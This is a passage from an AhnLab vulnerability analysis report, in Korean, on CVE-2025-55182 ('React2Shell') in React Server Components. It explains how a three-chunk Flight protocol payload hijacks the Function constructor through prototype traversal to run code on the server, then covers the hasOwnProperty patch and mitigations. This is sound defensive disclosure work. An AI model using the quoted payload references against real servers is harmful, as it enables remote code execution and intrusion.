


그림 16. parseModelString: $B 처리 로직

해당 로직은 Chunk 0의 _response 객체에 저장된 악성 코드 문자열인 _prefix와 obj(참조 Blob 숫자)를 결합한 값을 response._formData.get에 인자로 전달해 호출한다.

response._formData.get은 이미 Function 생성자로 대체되어 있으므로, 이 호출은 Function(<공격자가 주입한 페이로드>)으로 변환된다. 이 과정에서 생성된 함수 객체(<공격자가 주입한 페이로드>)가 내부 객체의 then 속성으로 반환된다.

JavaScript Promise 처리 메커니즘이 then()을 호출하면, 공격자가 주입한 코드가 서버 환경에서 실행된다.

위 전체 과정에서 페이로드에 포함된 각 chunk의 역할은 아래와 같이 구분될 수 있다.

Chunk 0

트리거 역할 (Fake Chunk)	"status": "resolved_model" 속성을 설정하여 서버가 이 객체를 유효한 chunk로 인식하고, 크리티컬한 JSON 파싱 함수인 initializeModelChunk를 강제로 실행하도록 트리거한다.
Function 탈취 환경 조성	_response 내부에 조작된 환경을 주입한다. 이 환경에는 악성 코드 문자열을 담는 "_prefix"와, Function 생성자로 덮어쓸 대상인 "_formData": {"get": "$1:constructor:constructor"}가 포함된다.
Thenable 설정	then 속성에 "$1:__proto__:then" 참조를 넣어, chunk 1을 경유하여 Chunk.prototype.then 함수를 획득하고, 이 chunk 0 객체를 thenable 객체로 변조한다.
RCE 최종 트리거	value 필드에 포함된 "$B1337" 참조가 Blob 역직렬화 로직을 호출할 때, 이미 덮어쓰인 _formData.get 함수가 실행되어 최종적으로 RCE가 발생한다.

표 4. Chunk 0 역할

Chunk 1

순환 참조 생성	값으로 "$@0" 문자열을 포함하여, Chunk 0을 참조하는 Promise/Chunk 참조를 생성한다. 이로써 두 chunk 사이에 순환 참조 구조가 만들어진다.
경로 탐색의 기반	chunk 0의 페이로드는 $1:__proto__:then 및 $1:constructor:constructor와 같이 **$1:**로 시작하는 경로를 사용하여 속성에 접근한다.
Chunk 0으로 리디렉션	getOutlinedModel 함수가 $1을 해석하면, 이는 chunk 1을 가져오게 되는데, chunk 1의 값은 $@0이므로 결국 chunk 0 객체 자체가 value로 반환된다. 이 반환된 chunk 0 객체가 __proto__나 constructor와 같은 프로토타입 속성 탐색의 기반 객체가 된다.

표 5. Chunk 1 역할

Chunk 2

맵 참조 설정	Chunk 0의 악성 _response 객체 내에서 "_chunks": "$Q2"가 설정되어 있다. $Q 접두사는 Map 객체를 나타낸다.
플레이스홀더 기능	청크 2의 값([], 빈 배열)은 Map 객체($Q) 참조의 플레이스홀더 역할을 수행하여, 서버가 _response 객체를 내부적으로 유효한 구조로 처리하도록 돕는다.

표 6. Chunk 2 역할

취약점 패치

기존 일부 코드에서는 value 오브젝트의 prototype에서 접근할 property가 존재하는지 확인하는 코드가 없으나, 패치된 코드에서는 hasOwnProperty 호출 코드가 추가된 것을 확인할 수 있다.

Object의 prototype에서 실제로 호출할 property가 존재하는지 확인하는 로직을 추가해 취약점을 패치했다. 이로 인해 prototype pollution을 통한 전역 Function 생성자 탈취가 차단되었으며, 원격 코드 실행 역시 불가능하다.




그림 17. ReactFlightClientConfigBundlerWebpack.js 주요 패치 1

그림 18. ReactFlightClientConfigBundlerWebpack.js 주요 패치 2

취약점 완화 방안

취약점 해결을 위해서는 의존성 패키지 업그레이드 가장 중요하다. 근본적인 해결책은 취약점이 해결된 버전으로 관련 패키지를 즉시 업데이트 후 재배포하는 것이다. 당장 패키지를 업그레이드하고 재배포할 수 없다면 요청 본문에 __proto__ 또는 constructor와 같은 키워드가 포함된 Flight 프로토콜 페이로드를 탐지하고 차단하는 규칙을 적용하는 방법도 있다. 이는 완벽한 해결책은 아니지만, 알려진 공격 패턴을 막는 데 도움이 될 수 있다.

업데이트 및 재배포, 차단 규칙 적용 외에도 위험을 최소화하기 위해, 비즈니스에 필수적이지 않은 서버 액션 기능은 일시적으로 비활성화하는 방법도 고려할 수 있다. 또는 모든 서버 액션 엔드포인트에 대해 강력한 사용자 인증 및 권한 검증 로직을 추가하여 익명의 공격자가 접근하지 못하도록 막아야 한다.

결론

CVE-2025-55182 취약점은 최신 웹 프레임워크의 복잡성이 어떻게 예측하지 못한 새로운 공격 벡터를 만들어낼 수 있는지를 보여주는 중요한 사례이다. 이는 개발자의 비즈니스 로직이 아닌 프레임워크 자체의 핵심 로직에 존재하는 공급망 취약점(Supply Chain Vulnerability)으로, 생태계 전반에 영향을 미친다. React 서버 컴포넌트와 Flight 프로토콜 같은 혁신적인 기술은 개발 편의성을 크게 향상시켰지만, 그 내부 동작의 복잡성 이면에 숨겨진 치명적인 보안 위협도 존재한다.

이 보고서를 통해 모든 관련 개발팀은 즉각적인 패치 적용의 시급성을 인지하고, 더 나아가 자신이 사용하는 프레임워크의 보안 공지를 지속적으로 주시해야 한다. 궁극적으로는 지속적인 보안 감사와 신속한 대응을 통해 점점 고도화되는 위협으로부터 자산을 지켜야 한다.

분석 보고서
React2Shell 취약점

㈜안랩

경기도 성남시 분당구 판교역로 220 (우) 13493

홈페이지 : www.ahnlab.com

대표전화 : 031-722-8000 | 구매문의 : 1588-3096 | 팩스 : 031-722-8901

AhnLab